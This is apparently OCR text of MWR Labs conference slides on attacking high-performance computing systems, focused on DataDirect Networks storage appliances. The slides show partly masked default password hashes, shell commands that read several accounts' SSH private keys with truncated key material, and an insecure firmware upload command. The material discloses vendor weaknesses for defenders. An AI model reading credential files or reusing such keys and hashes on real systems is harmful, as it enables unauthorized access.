
MWR LABS

Agenda:

1. Introduction
2. HPC Overview
3. Authentication
4. Privilege Escalation
5. Outside of the HPC world
6. Wrap up


Embedded devices

++



System Imaging

++



++

+ DataDirect Networks (DDN) – Storage

DDN :: Default Credentials


```
root:$1$Euo5wva3$OHbI5ew.Vojh**********:16526:0:99999:7:::
ddn:$1$hRQTHVz9$ExF9hMUxn6gk**********:16526:0:99999:7:::
user:$1$5RiEj1yl$J0hiuuncUJHm**********:16526:0:99999:7:::
firmware:$1$cenUmzbv$nFMqerCXlV9X**********:16526:0:99999:7:::
diag:$1$5RiEj1yl$J0hiuuncUJHm**********:16526:0:99999:7:::
stats:$1$x9dzJ6UA$uI7upgmkJ7yp**********:16526:0:99999:7:::
```

DDN :: Default Credentials

```
/home$ cat user/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAyoSW9x6DucKz3W/1TyX+EPUcwIAOh6cFvsy6n1qIYYDiXtBf
buOk/a8i3ZZJtGNhxeKJCk5+Wk9HQOwQz3lWNKKmq+waYDBuVaUK1QZeVLNLRAyF
…

home$ cat stats/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAyoSW9x6DucKz3W/1TyX+EPUcwIAOh6cFvsy6n1qIYYDiXtBf
buOk/a8i3ZZJtGNhxeKJCk5+Wk9HQOwQz3lWNKKmq+waYDBuVaUK1QZeVLNLRAyF
…

home$ cat diag/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAtU3CCh287eMt6temAT3IzMr3JlwFEzvLfq915rEtzdGiJh6Q
kVGZNHIlx3+X3dxEFCfD2XzitBEtkUZ8y1y43p7dtXNwJqKt7VEpuuosEZp5yQyk
…

$ cat ddn/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA3dwed/Xw59DkKdfo1TGCY+yDXkujWxG0xNcn+UBN4aG7wGzk
0tcNLUbN/PpKEltUCxK/dBb9AZ/wD2OPyFxzfpHUFV5OCXP3V0uQx/0kahEnL0Ud
…
```

DDN :: Insecure Firmware Upload Mechanism

++



```
ddn> up con local file myfirmware.tgz
```

